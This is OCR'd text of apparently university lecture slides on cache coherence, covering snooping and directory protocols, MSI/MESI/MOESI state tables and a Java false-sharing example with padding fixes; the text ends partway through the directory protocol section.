
Cache Coherence



Time step	Event	Cache contents for CPU A	Cache contents for CPU B	Memory contents for location X
0				0
1	CPU A reads X	0		0
2	CPU B reads X	0	0	0
3	CPU A stores 1 into X	1	0	1

Cache Coherence

Coherence *defines what values* can be returned by a read.

A read by a processor P to a location X that follows a write by P to X, with no writes of X by another processor occurring between the write and the read by P, always returns the value written by P.

A read by a processor to location X that follows a write by another processor to X returns the written value if the read and write are sufficiently separated in time and no other writes to X occur between the two accesses.

Writes to the same location are *serialized. (Writes to the same location by any two processors are seen in the same order by all processors.)*

Consistency *determines when a written value will be returned by a read.*

If a processor writes location A followed by location B, any processor that sees the new value of B must also see the new value of A.

Cache Coherence

■ *Migration:* A data item can be moved to a local cache and used there in a transparent fashion. Migration reduces both the latency to access a shared data item that is allocated remotely and the bandwidth demand on the shared memory.


■ *Replication:* When shared data are being simultaneously read, the caches make a copy of the data item in the local cache. Replication reduces both latency of access and contention for a read shared data item.

Cache Coherence

- Causes of Cache coherence problems
  - In modern parallel computers, processors often have Cache. Memory data may have multiple copies in the entire system. This leads to the cache coherence problem.
- Cache coherence protocol
  - A set of rules implemented by Cache, CPU, and memory to prevent different versions of the same data from appearing in multiple Caches forms a cache coherence protocol.
    - Bus snooping protocol
    - Directory based protocol


Cache Coherence

- For UMA: *Snoopy coherence protocols*
  - In the snoopy coherence protocols, all processors snoop the bus. When a processor modifies the data in the private cache, it broadcasts invalid information or updated data on the bus to invalidate or update other copies.



Cache Coherence

- For NUMA: *Directory protocol*
  - The directory protocol uses a directory to record which processors in the system have copies of certain storage blocks in the cache. When a processor wants to write a shared block, it sends an invalid signal to those processors that have copies of the block through the directory in a "point-to-point" way, so that all other copies are invalidated.




Cache Coherence

- *Snoopy coherence protocols*


Processor activity	Bus activity	Contents of CPU A's cache	Contents of CPU B's cache	Contents of memory location X
				0
CPU A reads X	Cache miss for X	0		0
CPU B reads X	Cache miss for X	0	0	0
CPU A writes a 1 to X	Invalidation for X	1		0
CPU B reads X	Cache miss for X	1	1	1

An example of an invalidation protocol working on a snooping bus for a single cache block (X) with write-back caches.

Cache Coherence



A Write-Through cache with No-Write Allocation



A Write-Back cache with Write Allocation

Snoopy Coherence Protocols

- Write-through cache coherency protocol
  - While writing the data in the cache line, the content in the corresponding memory is also modified, and the data in the memory is kept up to date at any time.

- Write-back cache consistency protocol
  - The write operation does not directly write to the memory. On the contrary, when the cache line is modified, a certain bit in the cache is set to indicate that the data in the cache line is correct but the data in the memory is out of date. Of course, the line will eventually be written back to memory, but it may be after multiple write operations.

Write-through Cache Coherency Protocol

- Four situations when the monitoring cache performs read and write operations according to this protocol

	Local Request	Remote Request
Read Miss	Access data from memory	
Read Hit	Use local cache data	
Write Miss	Modify data in memory	
Write Hit	Modify cache and memory	Invalidate the cache item

- There are many changes in the basic protocol of write direct Cache consistency
  - Whether to use **Update Strategy** or **Invalidate Strategy** for remote write hits
  - Whether to transfer the corresponding word into the cache when the cache write is missing, this is whether to use the **Write-allocate Policy**.

Write Invalidation Protocol

three block states ***(MSI protocol)***

- ***I*nvalid**
- **Shared**


  indicates that the block in the private cache is potentially shared
- ***M*odified**

  indicates that the block has been updated in the private cache; implies that the block is **exclusive**

Write Invalidation Protocol

Request	Source	State of addressed cache block	Type of cache action	Function and explanation
Read hit	processor	shared or modified	normal hit	Read data in cache.
Read miss	processor	invalid	normal miss	Place read miss on bus.
Read miss	processor	shared	replacement	Address conflict miss: place read miss on bus.
Read miss	processor	modified	replacement	Address conflict miss: write back block, then place read miss on bus.
Write hit	processor	modified	normal hit	Write data in cache.
Write hit	processor	shared	coherence	Place invalidate on bus. These operations are often called upgrade or *ownership* misses, since they do not fetch the data but only change the state.
Write miss	processor	invalid	normal miss	Place write miss on bus.
Write miss	processor	shared	replacement	Address conflict miss: place write miss on bus.
Write miss	processor	modified	replacement	Address conflict miss: write back block, then place write miss on bus.
Read miss	bus	shared	no action	Allow memory to service read miss.
Read miss	bus	modified	coherence	Attempt to share data: place cache block on bus and change state to shared.
Invalidate	bus	shared	coherence	Attempt to write shared block; invalidate the block.
Write miss	bus	shared	coherence	Attempt to write block that is shared; invalidate the cache block.
Write miss	bus	modified	coherence	Attempt to write block that is exclusive elsewhere: write back the cache block and make its state invalid.


Write Invalidation Protocol



https://www.youtube.com/watch?v=gAUVAel-2Fg

State Transition: Refer to previous table

Write Invalidation Protocol



MSI Extensions

- **MESI**

  exclusive: indicates when a cache block is resident only in a single cache but is clean

  exclusive->read by others->shared

  exclusive->write->modified

  add figures?


  refer to https://www.youtube.com/watch?v=OLGEtXV4U3I

  MESI writes exclusive to modified silently, without broadcast on bus


Write-back Cache Coherency Protocol

- MESI protocol: It is named after the initial letter of the four states used in the protocol. Each item in this protocol is in one of the following four states:
  - Invalid: The data contained in the cache item is invalid.
  - Shared: This row of data exists in multiple cache items, and the data in the memory is the latest.
  - Exclusive: No other cache items include this row of data, and the data in memory is the latest.
  - Modified: The data of the item is valid, but the data in the memory is invalid, and there is no copy of the data in other cache items.

MESI protocol state transition rules




MESI protocol state transition rules




Different response to different bus activities

- Processor read request: the valid state (M/S/E) line read hits, the state remains unchanged. When the read is lost, a new line is allocated and data is read, and the state changes from I to S or E.
- Processor write request: valid state (M/S/E) line write hit, M/E becomes M, S becomes "unique" (other Cache shared copy is invalid) and then enters M state; when write is lost, no According to the write allocation method, write and save and then do not read in. According to the write allocation method, read this line first (I) and change to M state after modification. Both methods have the processing process of "unique" first (other Cache shared copies are invalid) .
- Cache read snooping hits: S state remains unchanged, E state becomes S state, M state preempts the bus, writes back to main memory, and becomes S state.
- Cache write snooping hit: the valid state (S/E) line changes to the I state, and after the M state preempts the bus and writes it back to the main memory, it changes to the I state.


MESI protocol working process




CPU1 Read Block A




CPU3 Read Block A




CPU2 Read Block A



CPU2 Write Block A



CPU2 Write Block A



CPU1 Write Block A

MSI Extensions

- **MOESI**


  owned: indicates that the associated block is owned by that cache and out-of-date in memory

  Modified -> Owned without writing the shared block to memory

False sharing

```
public class FalseSharingTest {

    public static void main(String[] args) throws InterruptedException
{
        testPointer(new Pointer());
    }

    private static void testPointer(Pointer pointer) throws
InterruptedException {
        long start = System.currentTimeMillis();
        Thread t1 = new Thread(() -> {
            for (int i = 0; i < 100000000; i++) {
                pointer.x++;
            }
        });

        Thread t2 = new Thread(() -> {
            for (int i = 0; i < 100000000; i++) {
                pointer.y++;
            }
        });

        t1.start();
        t2.start();
        t1.join();
        t2.join();

        System.out.println(System.currentTimeMillis() - start);
        System.out.println(pointer);
    }
}

class Pointer {
    volatile long x;
    volatile long y;
}
```

False sharing



Avoid False sharing

I.

```
class Pointer {
    volatile long x;
    long p1, p2, p3, p4, p5, p6, p7;
    volatile long y;
}
```

II.

```
class Pointer {
    MyLong x = new MyLong();
    MyLong y = new MyLong();
}

class MyLong {
    volatile long value;
    long p1, p2, p3, p4, p5, p6, p7;
}
```

III.

```
@sun.misc.Contended
class MyLong {
    volatile long value;
}
```


Directory protocol

- For each block, maintain state:
  - *Shared*
    - One or more nodes have the block cached, value in memory is up-to-date
    - Set of node IDs
  - *Invalid*
  - *Modified*
    - Exactly one node has a copy of the cache block, value in memory is out-of-date
    - Owner node ID
- Directory maintains block states and sends invalidation messages

Directory protocol

- State transition diagram for ***an individual cache block*** in a directory-based system.


- Requests by the local processor are shown in black, and those from the home directory are shown in gray.



Directory protocol

- The state transition diagram for ***the directory*** has the same states and structure as the transition diagram for an individual cache.

- All actions are in gray because they are all externally caused. Bold indicates the action taken by the directory in response to the request.



Directory protocol

- For uncached block:
  - Read miss
